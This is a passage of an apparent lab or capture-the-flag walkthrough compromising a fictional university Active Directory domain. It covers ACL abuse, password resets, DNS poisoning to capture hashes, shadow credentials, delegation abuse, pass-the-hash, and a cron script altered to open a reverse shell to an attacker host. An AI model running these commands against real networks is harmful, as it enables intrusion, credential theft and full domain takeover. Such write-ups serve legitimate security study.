
The user m.thompson have GenericALL to Studens OU
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
The IT Tier1 OU Contains Two User Accounts
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User r.anderson Is a Member of the File Server Support Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User c.wilson Is a Member of the Account Policy Administrators Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
OU Move

During our ACL enumeration, we identified that m.thompson had several delegated permissions on the OU=IT Tier1. In addition to WriteProperty permissions on attributes such as RDN, Common-Name, and Public-Information, we also discovered the crucial DeleteChild permission on the OU itself.
While the WriteProperty permissions allow modifications to specific user attributes, they do not permit moving objects between OUs. The move is possible because Active Directory internally performs an object relocation as a DeleteChild operation in the source OU followed by a CreateChild operation in the destination OU.
Since we have DeleteChild on OU=IT Tier1 and GenericAll on OU=Students (which includes CreateChild), we can successfully relocate user accounts from the IT Tier1 OU into the Students OU. Once the accounts reside in the Students OU, our GenericAll permissions grant us full control over those objects, allowing us to reset their passwords and fully compromise the accounts
We Connect with PowerView
powerview westbridge.hsm/m.thompson:'Pa$$w0rd'@dc.westbridge.hsm
Get-DomainObjectAcl "OU=IT Tier1,DC=westbridge,DC=hsm" -ResolveGUIDs
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Moved the Target User to the Students OU
Set-DomainObjectDN -Identity r.anderson -DestinationDN 'OU=Students,DC=westbridge,DC=hsm'
Set-DomainObjectDN -Identity c.wilson -DestinationDN 'OU=Students,DC=westbridge,DC=hsm'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Reset the Password of the Target User r.anderson
bloodyAD -u 'm.thompson' -p 'Pa$$w0rd' -d 'westbridge.hsm' --host 10.0.10.5 set password 'r.anderson' 'pa$$w0rd'
We Reset the Password of the Target User c.wilson
bloodyAD -u 'm.thompson' -p 'Pa$$w0rd' -d 'westbridge.hsm' --host 10.0.10.5 set password 'c.wilson' 'pa$$w0rd'
FILES.westbridge.hsm (10.0.10.15)

Nmap Results
Nmap scan report for FILES.westbridge.hsm (10.0.10.15)
Host is up (0.11s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
|   Target_Name: WESTBRIDGE
|   NetBIOS_Domain_Name: WESTBRIDGE
|   NetBIOS_Computer_Name: FILES
|   DNS_Domain_Name: westbridge.hsm
|   DNS_Computer_Name: FILES.westbridge.hsm
|   DNS_Tree_Name: westbridge.hsm
|   Product_Version: 10.0.26100
|_  System_Time: 2026-07-14T20:21:11+00:00
| ssl-cert: Subject: commonName=FILES.westbridge.hsm
| Issuer: commonName=FILES.westbridge.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-02T19:53:42
| Not valid after:  2027-01-01T19:53:42
| MD5:   73cd 6957 19fc b4e8 3664 93aa 8924 ea2f
|_SHA-1: a806 59e5 b095 a802 19df 72a5 3105 a03d 699f f84d
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49668/tcp open  msrpc              Microsoft Windows RPC
49669/tcp open  msrpc              Microsoft Windows RPC
We Enumerated Accessible SMB Shares on the File Server
smbmap -H 10.0.10.15 -d 'westbridge.hsm' -u 'r.anderson' -p 'pa$$w0rd'

We Connected to the File Server via SMB Using the Compromised User Credentials
smbclient.py 'westbridge.hsm'/'r.anderson':'pa$$w0rd'@10.0.10.15
We Retrieved the Web Monitoring PowerShell Script
use Scripts
get webserver_monitor.ps1
cat webserver_monitor.ps1
# webserver_monitor.ps1

# Check web server status. Scheduled to run every 1min
# Service Account: svc_webmonitor

Write-Host "Web Server Monitoring - Service Account: svc_webmonitor" -ForegroundColor Cyan

$targets = @(
    "webstatus.westbridge.hsm",
    "webportal.westbridge.hsm",
    "webmonitor.westbridge.hsm"
)

foreach ($target in $targets) {
    try {
        Write-Host "Checking: $target" -ForegroundColor Gray

        $request = Invoke-WebRequest `
            -Uri "http://$target" `
            -UseDefaultCredentials `
            -UseBasicParsing `
            -TimeoutSec 3

        if ($request.StatusCode -ne 200) {
            Write-Host "  Warning: $target returned status: $($request.StatusCode)" -ForegroundColor Yellow
        }
        else {
            Write-Host "  Status: 200 - OK" -ForegroundColor Green
        }
    }
    catch {
        Write-Host "  Error: Failed to connect to $target" -ForegroundColor Red
    }
}

Write-Host "Monitoring completed - Service: svc_webmonitor" -ForegroundColor Cyan
We start Responder
responder -I tun0
We Added a Malicious DNS Record to Redirect the Monitoring Host
dnstool.py -u 'WESTBRIDGE\r.anderson' -p 'pa$$w0rd' -r 'webstatus.westbridge.hsm' -d 192.168.211.2 -a add --type A 10.0.10.5
We Verified the Malicious DNS Record Resolution
(can take few minutes)
dig @10.0.10.5 webstatus.westbridge.hsm +noall +answer
We got the Hash of WESTBRIDGE\svc_webmonitor

We Cracked the Password of the Web Monitoring Service Account
john --wordlist=/usr/share/wordlists/rockyou.txt hash_svc_webmonitor
Bloodhound Enumeration Part2
Service Account svc_webmonitor Has AddKeyCredentialLink Permissions over svc_files
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
Service Account svc_files Is Trusted for Kerberos Constrained Delegation to the File Server
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Abused Shadow Credentials to Obtain the Service Account's Kerberos Credentials
certipy-ad shadow auto -u 'svc_webmonitor@westbridge.hsm' -p 'eazypassword' -ns 10.0.10.5 -target westbridge.hsm -account svc_files
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We will now leverage our existing ticket as part of our Shadow Attack strategy, since we cannot proceed with the NTLM hash due to the KDC's lack of RC4 encryption support!!!

We Requested a Kerberos Service Ticket by Impersonating the Domain Administrator
export KRB5CCNAME=svc_files.ccache
impacket-getST -k -no-pass -spn 'HOST/FILES.westbridge.hsm' -impersonate 'Administrator' -dc-ip 10.0.10.5 'westbridge.hsm/svc_files'
We Loaded the Forged Kerberos Ticket into the Current Session
export KRB5CCNAME=Administrator@HOST_FILES.westbridge.hsm@WESTBRIDGE.HSM.ccache
We Dumped the Local SAM Database Using the Impersonated Administrator Ticket
nxc smb FILES.westbridge.hsm -k --use-kcache --sam

We Established a WinRM Session on the File Server as the Local Administrator
evil-winrm -i 10.0.10.15 -u 'Administrator' -H 'fa2f058969c315b0fcae96ed6ec268fb'
Flag02

We Retrieved the Local Administrator Flag
cat C:\Users\Administrator\Desktop\flag.txt
We Discovered the Web Server Backup Directory
cd C:\IT-Share\Backup\WEB
ls
We found a SSH Key

We Retrieved the SSH Public Key from the Web Server Backup
cat id_ed25519.pubWe got the username svc_web@westbridge.hsm

We Retrieved the SSH Private Key from the Web Server Backup
download id_ed25519
We Set the Correct Permissions on the SSH Private Key
chmod 600 id_ed25519
WEB.westbridge.hsm (10.0.10.10) Part2
Nmap Results
Nmap scan report for WEB.westbridge.hsm (10.0.10.10)
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 12:51:9d:7b:e6:a8:0c:f6:2d:68:01:b9:23:47:3d:fc (ECDSA)
|_  256 67:70:10:7c:3d:ed:f1:19:bb:49:b2:c8:f8:1f:db:46 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Westbridge University | Excellence in Education & Research
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.58 (Ubuntu)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.1.8 Python/3.12.3
|     Date: Fri, 31 Jul 2026 19:26:51 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 199
|     Location: /login
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.8 Python/3.12.3
|     Date: Fri, 31 Jul 2026 19:27:07 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|     Connection: close
|   Help:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
We Authenticated to the Web Server Using the Recovered SSH Private Key
ssh -i id_ed25519 "svc_web@westbridge.hsm"@10.0.10.10

We Verified the Current User Context on the Web Server
idWe are member of the Group web backup maintainers
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Enumerated Files Owned by the Web Backup Maintainers Group
find / -group "web backup maintainers@westbridge.hsm" 2>/dev/null
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Monitored Running Processes with pspy
./pspy64We Identified a Cron Job Executing the Web Backup Script

We Started a Listener for Shell Access
nc -lvnp 4444
We Inspected the Automated Web Backup Script
nano /opt/web_backup/web_backup.sh
We Established an Interactive Reverse Shell Session
#!/bin/bash
sh -i >& /dev/tcp/192.168.211.2/4444 0>&1
We got a shell as user e.mitchell (Member of studentportaladmins)

We Upgrade to an Interactive Shell
python3 -c 'import subprocess; subprocess.call(["/bin/bash", "-i"])'
We download linpeas
wget http://192.168.211.2/linpeas.sh
We Executed LinPEAS to Enumerate Potential Privilege Escalation Paths
bash linpeas.sh
We found users.json

We Enumerated the Student Portal Data Directory
ls -al /var/www/data/studentportal
After compromising the svc_web account, we identified that it was a member of the Web Backup Maintainers group. This group had write access to the backup script located at /opt/web_backup/web_backup.sh.
The automated backup task was configured to execute the script as e.mitchell, the administrator responsible for maintaining the university's student portal. Since the backup process only required application-level permissions, it intentionally ran under this account instead of root, following the principle of least privilege.
